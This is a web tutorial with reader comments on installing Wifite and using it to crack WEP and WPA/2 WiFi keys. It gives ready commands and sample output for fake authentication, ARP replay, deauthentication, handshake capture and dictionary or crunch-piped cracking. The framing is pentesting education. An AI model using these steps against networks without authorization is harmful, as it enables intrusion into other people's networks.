

Automated WiFi Cracking



Wifite is a Linux based WiFi cracking tool (comes pre-installed on Kali) coded in Python. It is used to automate the hacking process and aims at minimizing the user inputs by scanning and using Python for automation techniques. Wifite is capable of Hacking WEP, WPA/2 and WPS, but not alone. It actually uses WiFi cracking tools like aircrack-ng, reaver, Tshark, Cowpatty for various purposes like


- Enabling monitor mode
- Scanning air


- Capturing handshake
- Validating handshake
- Cracking key
- analyzing output and captured packets etc.

Before we start the tool, we do need to learn how to install the tool and make it working like a command as it comes in all the pentesting distros. Here are the steps we will be covering in this tutorial.

- Downloading Wifite
- Installing Wifite as a system command
- Cracking WEP using Wifite
- Cracking WPA/2 using Wifite
- How to fix WPA/2 handshake capture error in Wifite
- Focusing Wifite

Let's begin.





Download **All 10 Chapters** of WiFi Pentesting and Security Book...

DOWNLOAD PDF



PDF version contains all of the content and resources found in the web-based guide

Downloading WiFi cracking Tool – Wifite

Wifite was previously hosted on [code.google.com](https://code.google.com/p/wifite/), but it is now a full-fledged project and hosted on GitHub. For all the latest updates you should go for the GitHub link, that you may find on Search engine's results.

You may directly download it here <https://github.com/derv82/wifite>

Latest version (October, 2015) is r87. Kali Sana includes r87 version by default, but that version has an error that we will see to fix in this tutorial.

Installing Wifite as a command in Linux

This is not only limited for this WiFi cracking tool i.e Wifite, but you can apply this to any working tool/script/program on your Linux platform to make and run it as-a-command. We will use Wifite as an example to do so.

We have already downloaded the latest Wifite script and assume that it is stored on our Desktop.

Now open terminal and type:

```
cd ~/Desktop
```

"~" reflects the HOME Directory to the shell. Check your home directory by "**echo \$HOME**".

Here **\$HOME** is an environment variable. **/Desktop** is the directory stored in the HOME directory.

```
unzip wifite*.zip
```

unzip is the tool to extract files from a .zip file. wifite*.zip means any file with starting name wifite and ending with .zip, here "*" means anything (including blank).

```
cd wifite*/
```

Changes the pointer to first directory starting with name "wifite". '/' symbolizes directory.

Now you can check that if the script works or not just by typing python wifite.py, as wifite is a python script. If it (or any script) is working fine you might like to make it a system command so that you don't have to traverse the directory every time. It is pretty better to just open the terminal and type **command**.

For that we should know where the actual executable commands are stored in Linux, so that we can also copy our script in the same directory. Just like in Windows systems, all the CMD commands are stored in `\WINDOWS\System32\`

type **which** followed by a simple **linux command**

```
which ls
```

which command tells us the location of the command passed as an argument to it. which is `ls` in this case. It will reflect `/usr/bin/ls` as output. From here we know that ls, executable file is stored in `/usr/bin` directory.


Now, what we have to do is move our wifite script to `"/usr/bin/"` and make it executable, if not already.

Moving wifite.py to /usr/bin/ (we are in `~/Desktop/wifite/`)

```
sudo cp wifite.py /usr/bin/wifite
```

sudo stands for **SU**peruser **DO**. Used to take root(SuperUser) permission to perform certain tasks.

cp is used to copy files, Syntax: `cp "Source" "Destination"`, where Source is wifite.py and destination is /usr/bin/wifite. Also wifite is the output filename that we would like to use as command.

A terminal window titled 'root@kali: ~/Desktop' with a menu bar (File, Edit, View, Search, Terminal, Help). The terminal shows the following commands and output:

```
root@kali:~/Desktop# cp wifite.py /usr/bin/wifite
root@kali:~/Desktop# ls -l ./wifite.py /usr/bin/wifite
-rwxr-xr-x 1 root root 160949 Oct 13 14:14 /usr/bin/wifite
-rwxr-xr-x 1 root root 160949 Oct 13 12:46 ./wifite.py
root@kali:~/Desktop#
```

Here **rw**x stands for Read, Write, Executable. All of them are file attributes.

Making wifite Executable(if not already), so that no need to write python before the file name.

```
sudo chmod +x /usr/bin/wifite
```

chmod, changes the file(/usr/bin/wifite) mod to +x, i.e executable.

Now wifite is a system command you can open a new terminal and type sudo wifite to run the command with root privilege.

Let's now move on to Cracking.

WEP Cracking using Wifite

Cracking WEP using any automated tool is hell lot of easy task as you don't have to analyze anything, just see target, select option and hit [ENTER]. I don't recommend using any automated tool until you have learned the actual working of the script or the process that runs behind the script. Scripts are only to reduce time and effort. Please don't rely upon scripts and go ahead and Learn the real process by yourself and use automated tools to save your time.

I will show the tutorial on Kali Linux v1 and v2, which comes with pre-installed Wifite. I am running root account by default. If you are running standard account, use sudo before Wifite eg: **sudo wifite**

Open Terminal and type wifite and wait for it to show you the AP List.

Press CTRL-C and select desired AP with enc type WEP and type its NUM. like show in the image below.

NUM	ESSID	CH	ENCR	POWER	WPS?	CLIENT
1	belkin.ffid	11	WEP	74db	n/a	client

```
[+] select target numbers (1-1) separated by commas, or 'all': 1
[+] 1 target selected.

[0:10:00] preparing attack "belkin.ffid" (EC:1A:59:43:3F:FD)
[0:10:00] attempting fake authentication (1/5)... success!
[0:10:00] attacking "belkin.ffid" via arp replay attack
[0:08:20] captured 4569 ivs @ 118 iv/sec
```

Just wait for Wifite to capture the IVs(Initialization Vector) and crack the key for you.

WEP cracking is the easiest of all. that is the one of the reasons that WEP is now depreciated, but still you may find it in many places where people haven't changed their router from a while.

Things to note:

1. Wifite start the cracking after 10K IVs.
2. Around 60K IVs might be required to crack key.
3. Success rate is 99.9%.
4. Make sure capture speed is 100+ IVs/second.

After Wifite captures enough IVs to crack the WEP key, it will show you an output similar to this:

```
[0:10:00] preparing attack "belkin.ffd" (EC:1A:59:43:3F:FD)
[0:10:00] attempting fake authentication (1/5)... success!
[0:10:00] attacking "belkin.ffd" via arp-replay attack
[0:04:44] started cracking (over 10000 ivs)
[0:02:56] captured 52846 ivs @ 857 iv/sec

[0:02:56] cracked belkin.ffd (EC:1A:59:43:3F:FD) key: "3C92577CB64089223663F7EA26"

[+] 1 attack completed:

[+] 0/1 WEP attacks succeeded
    cracked belkin.ffd (EC:1A:59:43:3F:FD), key: "3C92577CB64089223663F7EA26"

[+] disabling monitor mode on mon0... done
[+] quitting

root@kali:~/Desktop#
```

Note in the image above, total IVs captured are 52,846 with a speed of 857 iv/sec and the Key is cracked.

If you have enough IV, your WEP key is going to be broken, regardless of the length, complexity of the key.

How to fix it ? use WPA/2.

Let's move on to WPA/2 cracking.

Cracking WPA/2 using Wifite

Unlike WEP, WPA/2 encryption algorithm is way much stronger and perhaps considered the strongest encryption at this moment. WPA2 encryption algorithm is not really broken but we manipulate the Key authentication mechanism used by WPA2 to discover the key. You can see the detailed working [here](#).

Similar to above example. Open terminal and type wifite and select the desired AP (WPA/2 enabled).

first few steps may go somewhat like this:

```
NUM  ESSID          CH  ENCR  POWER  WPS?  CLIENT
-----
1    RAVI69          2   WPA2  50db   no
2    koushik123      1   WPA2  28db   no
3    akku           6   WPA2   5db   no  client
4    rootsh3ll      11  WPA2  -7db   no  client

[+] select target numbers (1-4) separated by commas, or 'all': 4
```

We are targeting **rootsh3ll**, which is WPA2 type.

You can also select multiple APs, just by putting commas.

example: **4,1,3,2**

Here order will follow according to the input, means Wifite will try AP #4 at first place, AP #1 at second place and so on as input is provided.

After capturing the handshake Wifite may behave in 2 ways depending on versions (r87 or earlier)

version r87: Selects a default dictionary already stored in Kali Linux, Backtrack, eg: r0cky0u.txt, darkc0de.lst etc. In new version default dictionary used is located here:

```
/usr/share/fuzzdb/wordlists-user-passwd/passwds/phpbb.txt
```

version r85 or earlier: Does not use any wordlist until -dict option is provided along with a dictionary file. Example:

```
sudo wifite -dict /path/to/dictionary.txt
```

Soon after Wifite(r87) captures handshake you will see a similar option:

```
NUM ESSID          CH  ENCR  POWER  WPS?  CLIENT
-----
1  RAVI69           2   WPA2  50db   no
2  koushik123       1   WPA2  28db   no
3  akku             6   WPA2  5db    no   client
4  rootsh3ll        11  WPA2  -7db   no   client

[+] select target numbers (1-4) separated by commas, or 'all': 4

[+] 1 target selected.

[0:08:20] starting wpa handshake capture on "rootsh3ll"
[0:08:10] new client found: 7C:E9:D3:30:9F:F1
[0:08:01] listening for handshake...
[0:00:19] handshake captured! saved as "hs/rootsh3ll_FC-DD-55-08-4F-C2.cap"

[+] 1 attack completed:

[+] 0/1 WPA attacks succeeded
    rootsh3ll (FC:DD:55:08:4F:C2) handshake captured
    saved as hs/rootsh3ll_FC-DD-55-08-4F-C2.cap

[+] starting WPA cracker on 1 handshake
[0:00:00] cracking rootsh3ll with aircrack-ng
[0:01:56] 94,932 keys tested (854.63 keys/sec)
[!]crack attempt failed: passphrase not in dictionary

[+] quitting
```

Here Wifite used a stored dictionary on Kali Linux by itself, No option provided and password was not in the dictionary so Crack attempt failed.

That is what usually happens in WPA2 cracking, cracking don't succeed as there are enormous no. of possibilities for a WPA2 type passwords that lies from **8-63** characters, also which can include Alphabets(**a-z, A-z**), Number(**0-9**) and Special characters(!, @, #, \$,... etc)

But no need to feel low. There are numerous methods also to retrieve WPA2 Passphrase, most of which I share in my [WiFi Hacking eBook](#). Do have a look [here](#)

In the above image you can see the path in which Wifite has stored the .cap file i.e /hs/. You can copy the file and use it for manual brute-forcing.

How to fix WPA/2 handshake capture error in Wifite ?

If you are a frequent user of Wifite script, you may have encountered an issue related to the handshake capturing part of Wifite. If you are not familiar, then here is the error:

Wifite keep on listening the handshake and deauth-ing the connected clients in a loop and not capturing any handshake. Where at the same time if you start airodump-ng in another terminal it will capture the handshakes Wifite is deauth-ing the clients again and again airodump-ng will keep on capturing handshake again and again.

So what is the issue ? is it with the script ?

Yes, there was an issue in the Wifite script (r85, 587[old] in which auto-death during handshake capture was not guaranteed to death as expected intervals resulting in the handshake capture failure.

This issue can be fixed in 3 ways:

1. Use airodump-ng to capture files.
2. Use latest version of Wifite

Using airodump-ng to fix Wifite Handshake issue

This one is very simple. While our WiFi cracking tool is running in background and failing to capture handshake. just open a new Terminal and run **airodump-ng** followed by the **output_filename** and **Interface BSSID** and **channel_no**.

```
sudo airodump-ng wlan1mon -c 11 -w cap_file -b BSSID
```

If there are connected clients, wifite will deauth them and the handshake will be captured by airodump-ng.

Then press **CTRL-C** and have fun with your captured file.

BSSID, Channel are very important, as our wireless card can operate at 1 frequency at a moment. Wifite fixes the wireless card on the Channel no.(frequency) similar to the AP's we are trying to capture handshake of and by default airodump-ng hops between the channels so to avoid the errors we need to tell airodump-ng to fix itself on our desired channel i.e Channel 11 in this case. and also to avoid other AP's handshake that might be operating on similar channel we use BSSID as a filter.

Use latest version of Wifite to fix Handshake capture issue

If you are using Kali Linux 1.1.0, BackBox, Ubuntu, Mint etc and facing the issue, you should try updating your Wifite version. You can do it in 2 ways.

- Use `wifite --update` command. Didn't work?
- Try downloading manually and running the script.

Here is a thing to note while you might be updating using `wifite --update` command. You might see this output

```
root@rs:~/Desktop# wifite --update

WiFi v2 (r87)
automated wireless auditor
designed for Linux

[!] upgrading requires an internet connection
[+] checking for latest version...
[-] your copy of wifite is up to date
[+] quitting
```

What usually happens is Wifite check for the latest version on GitHub, not by the filesize but by the version i.e r87 which is pre-installed on Kali Linux 2.0. But here's a catch, if you look at the last update of wifite on GitHub page it was 5 months ago and the version installed in

Kali Sana are both same i.e r87 but filesize differs as Kali Sana version of wifite isn't Fixed but 5 months earlier version is r87 but fixed one.

We will check it by downloading the latest wifite script from GitHub and comparing the file size of both scripts.

Here is what I got when checking file size of both wifite scripts i.e one downloaded and other pre-installed. both are r87

```
File Edit View Search Terminal Help
root@rs:~/Desktop# ls -lh $(which wifite)
-rwxr-xr-x 1 root root 158K Jul 28 21:03 /usr/bin/wifite
root@rs:~/Desktop# ls -lh ./wifite.py
-rwxr-xr-x 1 root root 158K May 25 18:48 ./wifite.py
root@rs:~/Desktop#
root@rs:~/Desktop#
root@rs:~/Desktop# ls -l ./wifite.py
-rwxr-xr-x 1 root root 160949 May 25 18:48 ./wifite.py
root@rs:~/Desktop# ls -l $(which wifite)
-rwxr-xr-x 1 root root 161323 Jul 28 21:03 /usr/bin/wifite
```

lets understand the above image in 2 parts

Above Yellow Line:

```
ls -lh $(which wifite)
```

ls command is used to list files in a certain directory, -lh are the command line arguments where "l" stands for listing the file details and "h" stands for human readable format for file-

size followed by the file-path reflected by which command.

\$(), this is the bash function used to execute another command within a command, which we used to get the path to installed wifite script.

```
ls -lh ./wifite.py
```

again **ls -lh** for same purpose but the file is now wifite.py which is stored in current directory i.e **~/Desktop** .

In Linux world a dot (.) stands for current location, followed by "/" i.e directory. So "/" stands for current directory and **./wifite.py** is the file-name(**wifite.py**) in the current directory(./)

Now notice the file-size for both, its 158 kiloBytes as Human readable format option is passed to ls command.

But if we look it more clearly, means see size in Bytes we will see a change in the size of both files which you can see below the yellow line

Below the yellow Line:

You are now familiar to the commands used. Let's jump onto the file-size

Latest r87 version: **160949** Bytes

Old r87 version: **161323** Bytes

This change in the size is due to the edited code. From the older version many lines are edited to fix the Handshake error.

According to tests I conducted on Kali Sana, Wifite still didn't work even after updating it to latest version. Digging deeper I came to know that as Kali Sana was released in August and Wifite was last updated in June. So at that time Wifite was updated for Kali Linux version 1.1.0. and so not working in Kali Sana for now. Soon after finishing this series I will look at the code to fix it to work in Kali Sana. Till then you can use two of the either options to get the work done.

Focusing Wifite

Focusing Wifite means using wifite's options to filter the output or the cracking process to save screen clutter, memory, wireless card life and a sometimes headache.

For example if we are interested in cracking only WEP type Access points we will use

```
sudo wifite -wep -p0841
```

-p0841 is the type of attack which I have found most useful and working in most of the cases, so it might be better for you too for using -p0841 when cracking WEP, it will save you a lot of time while capturing IVs.

and similarly for WPA/2, lets also tell wifite to use our desired dictionary

```
sudo wifite -wpa -w /media/drive/wordlists/MY_DICT.txt
```

Wifite will now use MY_DICT.txt located in **/media/drive/wordlists/** as a wordlist to crack WPA/2 passphrase after capturing handshake.

there are many options that you can use

1. Using specific channel
2. Specific BSSID/ESSID
3. Certain attack type for WEP/WPA/2
4. Setting time limit for WEP/WPA/2 using -wept and -wpat options
5. and many more.

Just type:


```
sudo wifite --help
```

For looking up all the options available.

Explore the tool and Keep learning.

Conclusion:

Wifite is really a handy WiFi cracking tool to automate the process and increase productivity as a penetration tester. Do you want to learn how to make tools like these on your own? what are wrapped technologies and tools used behind the curtain? How far can we go professionally using tools like these?



Download **All 10 Chapters** of WiFi Pentesting and Security Book...

DOWNLOAD PDF



PDF version contains all of the content and resources found in the web-based guide

kali linux

rwsp

15 Comments

rootsh3ll.com

1 Login ▾

♥ Recommend

🐦 Tweet

f Share

Sort by Newest ▾



Join the discussion...

LOG IN WITH

OR SIGN UP WITH DISQUS (?)



Name



HelenHH • 3 years ago

This article mentions "newest" and "newer" and "older" versions. Or says "the one from June instead of Aug".

Ugh. What year????

Does anyone know what the latest wifite version is as of Dec 2016?

I'm using v87.... the "newest" version on github is v82 from several years ago.

And there are apparently several versions with the same version number.

Ugh. Is it really THAT hard to get the version numbering correct? Or immediately release a new version with the numbering corrected.

What is the exact cmd I'd type into Kali's terminal to update wifite to v88 or newer?

^ | ▾ • Reply • Share ›



Hardeep Singh

Mod



HelenHH • 3 years ago



The article talks about the Wifite version from year 2015.
Here is the official GitHub page for Wifite: [https://github.com/derv82/w...](https://github.com/derv82/wifite)
It hasn't been updated since then(2015), most recent version is still r87 though.

To update this is the exact command you need to execute:

```
sudo ./wifite.py --update
```

^ | v • Reply • Share ›



ch789 • 3 years ago

Here are the WPA/WPA2 wordlists dictionaries for cracking wireless passwords using Aircrack-ng - Free Download <http://hackzzon.blogspot.in...>

^ | v • Reply • Share ›



s3v3n • 4 years ago

Can you show us how to automate the process of having crunch pipe its output into wifite to crack the handshake instead of using a dictionary file.

Will wifite need to be modified to make this work in an automated fashion?

^ | v • Reply • Share ›



Hardeep Singh → s3v3n • 4 years ago

Hello s3v3n,

Using crunch along WiFIte isn't a good idea and it won't work either as Crunch will start creating wordlist as soon command is invoked also it will pass each word to Wifite at the same time which will not allow you to chose any of the option Wifite will ask you for.

You can try it by entering below command for testing:

crunch 4 4 | sudo wifite -dict -

Using min and max 4 just for testing as it will create a 2MB dictionary, which is good for testing purpose.

Also Wifite uses aircrack for cracking passphrases, you should directly use aircrack-ng along with Crunch if handshake is already captured.

A sample command would go like:

crunch 8 8 | aircrack-ng test.cap -w - -e "ESSID"

^ | v • Reply • Share ›



Cristhian • 4 years ago

Sera q podrias hacer un video ! Please

^ | v • Reply • Share ›



rootsh3ll → Cristhian • 4 years ago

Voy a estar grabando pronto :)

^ | v • Reply • Share ›



brayo sparkx • 4 years ago

really helpful. thanks

^ | v • Reply • Share ›



rootsh3ll → brayo sparkx • 4 years ago

Thanks Brayo! Glad I could help.

^ | v • Reply • Share ›



Jack Jason • 4 years ago

Hi - can you describe the set up that you have in the photo? What brand cell phone is that? Do you have some version of Linux installed? Can the phone really power the Alfa wireless card? Thanks!

^ | v • Reply • Share ›



rootsh3ll → Jack Jason • 4 years ago

Hi Jack,

This is a **Google Nexus 5** used in the Title image connected via a **Micro-USB 2.0 OTG**

cable with an [Alfa AWUS036NH WiFi Adapter](#).

Also the mobile is **rooted** and have [Kali Linux NetHunter](#) installed on it and tool shown running is **WiFite**.

Which at the same time shows that yes Phone can power this WiFi adapter.

You might like to check out this [Kali Linux NetHunter Installation on Nexus 5 Video](#)

Hope it helps! :)

^ | v • Reply • Share ›



Ed Mac → rootsh3ll • 4 years ago

Can I install it on a Galaxy Note 2?

^ | v • Reply • Share ›



rootsh3ll → Ed Mac • 4 years ago

Sorry to say Ed, but unfortunately NetHunter is supported only on Nexus and OnePlus devices. See [here](#)

Although you can install Kali direct on your rooted Galaxy Note 2 or simply install apps like zANTI(pentesting app). It would convert you mobile into a WiFi network pentesting app to some extent.

^ | v • Reply • Share ›



Ed Mac → rootsh3ll • 4 years ago

Hablas español? estuve leyendo que se puede instalar un kernel para que soporte los drivers de una tarjeta rtl8187, tu sabrás como se hace ? así ya funcionaria aircrack

^ | v • Reply • Share ›



rootsh3ll → Ed Mac • 4 years ago

Hey Ed,

usted debe utilizar controladores backports parchear conductores rtl8187 . Aquí están los comandos que necesita para escribir en su terminal para instalar controladores más recientes backport .

instalar controladores más recientes backport .

```
wget http://www.kernel.org/pub/l...  
tar xvfJ backports-4.2.6-1.tar.xz  
cd backports-4.2.6-1  
make defconfig-wifi  
make  
sudo make install  
sudo update-initramfs -u
```

y entonces,

```
sudo reboot
```

puedo escribir español :)

^ | v • Reply • Share ›

 Subscribe

 Add Disqus to your site

 Disqus' Privacy Policy

DISQUS

Copyright © 2019 rootsh3ll. All rights
reserved.

